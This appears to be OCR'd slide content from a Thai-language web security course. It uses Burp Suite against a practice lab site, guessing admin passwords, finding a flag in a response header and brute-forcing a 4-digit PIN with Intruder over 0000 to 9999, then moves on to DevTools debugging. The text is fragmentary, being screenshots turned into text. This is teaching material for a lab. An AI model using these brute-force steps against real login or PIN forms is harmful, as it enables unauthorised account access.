Chrome/128.0.6613.120 Safari/537.36
13 Accept: text/html
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://websec.p7z.pw/login.php
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=0, i
21 **username=admin&password=admin1**
22

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Fri, 13 Sep 2024 17:34:05 GMT
3 Content-Type: text/html; charset=UTF-8
4 Set-Cookie: PHPSESSID=
11979a7fab62af678c9c0ae3ac8594c; path=/
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache,
must-revalidate
7 Cache-Control: no-store, no-cache,
must-revalidate, proxy-revalidate, max-age=0
8 Pragma: no-cache
9 Pragma: no-cache
10 Flag-Lab1: FLAG{y0u_f0und_m3_1n_th3_he4d3r!}
X-Frame-Options: SAMEORIGIN
11 X-Xss-Protection: 1; mode=block
12 X-Content-Type-Options: nosniff
13 Referrer-Policy: no-referrer-when-downgrade
14 Content-Security-Policy: default-src * data:
'unsafe-eval' 'unsafe-inline'
15 Cf-Cache-Status: DYNAMIC
Report-To:
{"endpoints": [{"url": "https://\u2f/a.nel.cloudflare.com/\u2f/report/v4?s=NtsDx7qo6sYlMvYXrzNY2FsuLRFqGtTphDU6c%2BhnMR3TxSi62XVch%2Fq7Sg%2F8nQYXdiJ9pp2AyyYkvwschAcqt756ANGfJkiugrs1qSuwfMnp90ryGyA5qNVudVevk%3D"}], "group": "cf-n"}
111
112
113
...

Response
Pretty Raw Hex Render
<div class="container">
<div class="card-error">
Invalid username or
password!
</div>

9
Invalid username or password!

Login

Username
Password
Login

Burp Suite - Repeater: Modified HTTP request (5/8)

Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Com
Logger Organizer Extensions Learn
1 × + Send ⚙️ Cancel < | > | < | > | Target: https://websec.p7z.pw

Request
Pretty Raw Hex
1 POST /login.php HTTP/2
2 Host: websec.p7z.pw
3 Content-Length: 28
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "macOS"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 Origin: https://websec.p7z.pw
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64, x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
13 Accept: text/html
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://websec.p7z.pw/login.php
19 Accept-Encoding: gzip, br
20 Priority: u=0, i
21 **username=admin&password=1234**
22

Response
Pretty Raw Hex Render
111
112
113

<div class="container">
<div class="card-error">
Invalid username or
password!
</div>

SDH 11
Invalid username or password!
Login
Username
Password
Login

Burp Suite - Repeater: Modified HTTP request (6/8)

Repeater

Dashboard	Target	Proxy	Repeater	Intruder
Logger	Organizer	Extensions	Learn	

1 x + 14

Send Cancel Follow redirection Send Cancel Follow redirection

Repeater

Dashboard	Target	Proxy	Repeater	Intruder
Logger	Organizer	Extensions	Learn	

1 x 2 x + 15

Send Cancel Send Cancel

Request

Pretty	Raw	Hex
--------	-----	-----

```

1 POST /login.php HTTP/2
2 Host: websec.p7z.pw
3 Content-Length: 29
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not;A=Brand";v="24",
   "Chromium";v="128"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "macOS"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 Origin: https://websec.p7z.pw
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
   x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/128.0.6613.120 Safari/537.36
13 Accept: text/html
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://we
19 Accept-Encoding: gzip, br
20 Priority: u=0, i
21 username=admin&password=admin
22

```

Response

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```

1 HTTP/2 302 Found
2 Date: Fri, 13 Sep 2024 17:39:54 GMT
3 Content-Type: text/html; charset=UTF-8
4 Location: pin.php
5 Set-Cookie: SESSIONID=
   1a6246b76d8970a4a0cca1bc; path=/
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache,
   must-revalidate
8 Cache-Control: no-store, no-cache,
   must-revalidate, proxy-revalidate, max-age=0
9 Pragma: no-cache
10 Pragma: no-cache
11 Flag-Lab1: FLAG{y0u_f0und_m3_1n_th3_he4d3r!}
12 X-Frame-Options: SAMEORIGIN
13 X-Xss-Protection: 1; mode=block
14 X-Content-Type-Options: nosniff
15 Referrer-Policy: no-referrer-when-downgrade
16 Content-Security-Policy: default-src * data:
   'unsafe-eval' 'unsafe-inline'
17 Cf-Cache-Status: DYNAMIC
18 Report-To:
   {"endpoints": [{"url": "https://a.nel.cloudflare.com/report/v4?s=8e59z2tncrB8Fhzm2138Zl
   mNHSvrRDtBNQBF1JICwy9bGUNz8nrRu0c%2B0Jk46lse
   IGnrtAb7ux1eGELtldayk77xz%2FhUfDqpGhVwIf2rTC
   "}]
}

```

Burp Suite - Repeater (7/8)

Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Compa
Logger Organizer Extensions Learn

1 x 2 x +

Send



Cancel



Target: https://websec.p7z.pw

Request

Pretty Raw Hex

1 GET /pin.php HTTP/2
2 Host: websec.p7z.pw
3 Cache-Control: max-age=0
4 Sec-Ch-Ua: "Not;A=Brand":v="24".

Response

Pretty Raw Hex Render

1 HTTP/2 200 OK
2 Date: Fri, 13 Sep 2024 17:39:54 GMT
3 Content-Type: text/html; charset=UTF-8
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT

Response

Pretty Raw Hex Render

1 HTTP/2 200 OK
2 Date: Fri, 13 Sep 2024 17:39:54 GMT
3 Content-Type: text/html; charset=UTF-8
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT

Scan คลิกขวา

Send to Intruder ⌘I

Send to Repeater ⌘R

Send to Sequencer

Send to Comparer

Send to Decoder

Send to Organizer ⌘O

Insert Collaborator payload

17

Show response in browser

GET /pin.php HTTP/2
Host: websec.p7z.pw
Cache-Control: max-age=0
Sec-Ch-Ua: "Not;A=Brand":v="24"
"Chromium";v="128"
Sec-Ch-Ua-Mobile:
Sec-Ch-Ua-Platform:
Accept-Language:
Upgrade-Insecure-Request:
Origin: https://websec.p7z.pw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6324.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Show response in browser

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burpsuite/show/1/59ad9sp5aspjcbgu2ga95dsxycywd339o

Copy


18

In future, just copy the URL and don't show this dialog

Close


เก็บใน Clipboard

Burp Suite - Repeater (8/8)



The screenshot shows the Burp Suite Repeater tool. At the top, there's a status bar with navigation icons (left, right, G), a URL field containing "v/1/59ad9sp5aspjcbgu2ga95dsxcywd339o", and a green box labeled "19". Below the status bar is a message list pane with a single item: "http://burpsuite/show/1/59ad9sp5aspj...". To the left of the message list is a small icon representing the clipboard.


Paste จาก
Clipboard




The screenshot shows a web browser window with the URL "websec.p7z.pw/pin.php". The page title is "SDH". The main content is a form titled "Enter PIN" with a text input field labeled "Enter 4-digit PIN" and a green "Submit PIN" button below it.

20

Burp Suite - Intruder (1/7)



Burp Suite - Intruder (2/7)



The screenshot shows the Burp Suite interface during an intrusion test. On the left, a browser window displays a login page for 'SDH' with a red error message: 'Incorrect PIN. Try again!'. In the center, the Burp Suite Proxy tab is active, showing a list of captured requests. A specific POST request to 'https://websec.p7z.pw/pin.php' is highlighted with a red box. The Request pane shows the raw POST data, and the Response pane shows the HTML response containing the error message. The bottom right corner of the response body is also highlighted with a red box.

Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder

Logger Organizer Extensions Learn

Intercept **HTTP history** WebSockets history |  Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL
57	https://websec.p7z.pw	POST	/pin.php

Request

Pretty Raw Hex

```
1 POST /pin.php HTTP/2
2 Host: websec.p7z.pw
3 Cookie: PHPSESSID=284424b85f612ed9f569ceff92c07de7; cf_clearance=rhUUT2Af2PtRpkgkZYkJMSVBcpriPhuJn0_kJt;
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Fri, 13 Sep 2024 17:47:13 GMT
3 Content-Type: text/html; charset=UTF-8
```

Response

Pretty Raw Hex Render

```
121 </div>
122 </div>
123
124
125 <div class="container">
126 <div class="card-error">
127 Incorrect PIN. Try again!
```

Burp Suite - Intruder (3/7)

Proxy

HTTP history 1

Host 2

Request

Pretty Raw Hex

```

1 POST /pin.php HTTP/2
2 Host: websec.p7z.pw
3 Cookie: PHPSESSID=284424b85f612ed9f569ceff92c07de7; cf_clearance=rhUUT2Af2PtRpkgkZYkJMSVBcprIoPHuJn0_kJtsSzc-1726249470-1.2.1.1-JCdYEqJL8rjn8
    
```

Response

Pretty Raw Hex

คlikkhaw3

Scan Send to Intruder Send to Repeater Send to Sequencer

Intruder 4

Choose an attack type **Start attack**

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://websec.p7z.pw Add \$

Update Host header to match target Clear \$

Auto \$

Refresh

```

1 POST /pin.php HTTP/2
2 Host: websec.p7z.pw
3 Cookie: PHPSESSID=284424b85f612ed9f569ceff92c07de7; cf_clearance=rhUUT2Af2PtRpkgkZYkJMSVBcprIoPHuJn0_kJtsSzc-1726249470-1.2.1.1-JCdYEqJL8rjn8
    
```

Burp Suite - Intruder: Mark the point for Payload insertion (4/7)

Positions Payloads Resource pool Settings

Choose an attack type

Attack type: Sniper

Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://websec.p7z.pw

Update Host header to match target

```
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://websec.p7z.pw/pin.php
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
```

1

pin=1234

Add §
Clear §
Auto §
Refresh

2

15
16 pin=\$1234\$

3

?



Search



0 highlights

Clear

Burp Suite - Intruder: Payload (5/7)

Positions 1 Payloads 2 Resource pool

Payload sets

You can define one or more payload sets. The number of payload sets is limited by the number of rows in the Positions tab. Various payload types are available, and you can define them in different ways.

Payload set: 1
Payload type: Simple list 3

Character substitution
Case modification
Recursive grep
Illegal Unicode
Character blocks
Numbers 4

Payload set

This payload type generates numeric payloads within a given range.

Paste

Payload settings [Numbers]

This payload type generates numeric payloads within a given range

Number range

Type: Sequential 5 Random

From: 0000

To: 9999 6

Step: 1

How many:

Number format

Base: Decimal 7 Hex

Min integer digits: 4 8

Max integer digits: 4 9

Burp Suite - Intruder: Grep item (6/7)

Positions Payloads Resource pool **Settings** 1

② Grep - Extract

③ These settings can be used to extract useful information from responses.

Extract the following items from responses:

2 Add

Edit
Remove
Duplicate

Repeater **Intruder** Collaborator Sequencer  Settings
Organizer Extensions Learn AuthMatrix

pool Settings

5 Start attack

Exclude HTTP headers Update config based on selection below Refetch response

122 </div>
123 </div>
124
125 <div class="container">
126 <div class="card error">
127 Incorrect PIN. Try again! 3
128 </div>
129
130 <h2>Enter PIN</h2>
131 <form method="POST" action="pin.php">
132 <input type="password" name="pin" placeholder="Enter 4-digit PIN"
133 required pattern="\d{4}">
134 <button type="submit">Submit PIN</button>
135 </form>
136 </div>
137 </body>
138 </html>


4  Search 1 highlight
OK Cancel

Burp Suite - Intruder (7/7)

Results	Positions	Payloads	Resource pool	Settings	⋮			
Intruder attack results filter: Showing all items								
Request	Payload	Status code	Response	Error	Timeout	Length	-error">\n	Cor
140	1339	200	2			3350	Incorrect PIN. Try again!	
139	1338	200	8			3350	Incorrect PIN. Try again!	
138	1337	200	3			3098		
137	1336	200	17			3350	Incorrect PIN. Try again!	
136	1335	200	2			3350	Incorrect PIN. Try again!	
135	1334	200	14			3350	Incorrect PIN. Try again!	

Request	Response	⋮
Pretty	Raw Hex Render	🔗 ⌂ ↻
L26		
L27		
L28	<div class="card-success"> Login Success! FLAG{you_found_the_correct_pin} </div>	
L29	</div>	

Burp Suite - Extensions



The screenshot shows the Burp Suite Extensions interface. A green box labeled '1' highlights the 'Extensions' tab in the top navigation bar. A red box labeled '2' highlights the 'BApp Store' link under the 'Installed' section. The main content area displays the 'BApp Store' page, which lists various extensions. One extension, 'AuthMatrix', is selected and highlighted with a blue background. The right side of the screen provides details for the selected extension, including its author, version, source, update date, rating, popularity, and system impact.

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	In...	Rating	Pop...	Last upd...	System...	Detail
Agartha - LFI, RCE,...	✓	★★★★★	High	30 Aug 2...	Medium	
AuthMatrix	✓	★★★★★	High	15 Oct 2...	Low	
Copy As Python-R...	✓	★★★★★	High	04 Apr 2...	Low	
InQL - GraphQL Sc...	✓	★★★★★	High	10 Oct 2...	High	
.NET Beautifier	★★★★★	High	Low	23 Jan 2...	Low	
403 Bypasser	★★★★★	High	Low	27 Sep 2...	Low	Requires ...
5GC API Parser	★★★★★	High	Low	23 Sep 2...	Low	
Active Scan++	★★★★★	High	Low	23 Nov 2...	Low	Requires ...
Add & Track Custo...	★★★★★	High	Low	25 Feb 2...	Low	Requires ...
Add Custom Header	★★★★★	High	Low	08 Jul 20...	Low	
Add to SiteMap+	★★★★★	High	Low	28 Nov 2...	Low	
Add to TLS Pass T...	★★★★★	High	Low	25 Jan 2...	Low	
Additional CSRF C...	★★★★★	High	Low	14 Dec 2...	Low	
Additional Scanner ...	★★★★★	High	Low	21 Dec 2...	Low	Requires ...
Adhoc Payload Pro...	★★★★★	High	Low	31 Jan 2...	Low	
AES Killer, decrypt ...	★★★★★	High	Low	13 May ...	Low	
AES Payloads	★★★★★	High	Low	04 Feb 2...	Low	Requires ...
Anonymous Cloud, ...	★★★★★	High	Low	17 Jan 2...	Low	Requires ...
Anti-CSRF Token F...	★★★★★	High	Low	28 Feb 2...	Low	
Asset Discovery	★★★★★	High	Low	12 Sep 2...	Low	Requires ...
Asset Saver	★★★★★	High	Low	23 May ...	Low	

Please report issues on the [project GitHub](#).

Estimated system impact

Overall: **Low**

Memory	CPU	Time	Scann...
Low	Low	Low	Low


Author: Mick Ayzenberg, Security Innovation
Version: 0.8.2
Source: <https://github.com/portswigger/auth-matrix>
Updated: 15 Oct 2021
Rating: [Submit rating](#)
Popularity:

Reinstall

ลองทำแลบ!

- Lab 1: Hidden HTTP Response Header
- Lab 2: การ Brute Force គ່າ PIN

<https://websec.p7z.pw/>



ວິເຄຣະໜ້າ Web Client (JavaScript)

กดປົມ F12

Example Domain

This domain is for use in illustrative examples in documents. You may use this

Elements Console Sources Network Performance Memory Application Security > ▲ 4 □ 4 ⚙

Filter Invert Hide data URLs Hide extension URLs

All Fetch/XHR Doc CSS JS Font Img Media Manifest WS Wasm Other Blocked response cookies Blocked requests

3rd-party requests

Name Headers Preview Response Initiator Timing


Name	Headers	Preview	Response	Initiator	Timing
www.example.com					
blob:https://www.example.com/a96db60b-e738-4135-9a9b-13b1aaad870b					
js.js					
dom.js					
js.js					

1 /* eslint-env browser */
2
3 ;(function () {
4 try {
5 const onMessage = ({ data }) => {
6 if (data.type === 'text') {
7 console.log(`Received message: \${data.message}`);
8 }
9 };
10 window.addEventListener('message', onMessage);
11 } catch (e) {
12 console.error(e);
13 }
14});

5 requests | 4.6 kB transferred | 41.6 kB resources | Finish: 6.85 s

Console What's new Issues Autofill

วิเคราะห์ Web Client - DevTool (breakpoint)



Demo: Get Started Debugging JavaScript with Chrome DevTools

Number 1

Number 2


Add Number 1 and Number 2

$1 + 2 = 12$

Sources

```

Page Workspace > dom.js js.js get-started.js x
top
googlechrome.github.io
  devtools-samples/debug-js
    get-started
    get-started.js
Wappalyzer - Technology profi
  21 function inputsAreEmpty() {
  22   if (getNumber1() === '' || getNumber2() === '') {
  23     return true;
  24   } else {
  25     return false;
  26   }
  27 }
  28 function updateLabel() {
  29   var addend1 = getNumber1();
  30   var addend2 = getNumber2();
  31   var sum = addend1 + addend2;
  32   label.textContent = addend1 + ' + ' + addend2 + ' = ' + sum;
  33 }
  34 function getNumber1() {
  35   return inputs[0].value;
  36 }
  37 function getNumber2() {
  38   return inputs[1].value;
  39 }
```



Demo: Get Started Debugging JavaScript with Chrome DevTools

Number 1

Number 2

Add Number 1 and Number 2

Sources

```

Page > top
  googlechrome.github.io
    devtools-samples
      get-started
        get-started.js
  Wappalyzer - Techr
    20 }
    21 function inputsAreEmpty() {
    22   if (getNumber1() === '' || getNumber2() === '') {
    23     return true;
    24   } else {
    25     return false;
    26   }
    27 }
    28 function updateLabel() {
    29   var addend1 = getNumber1();
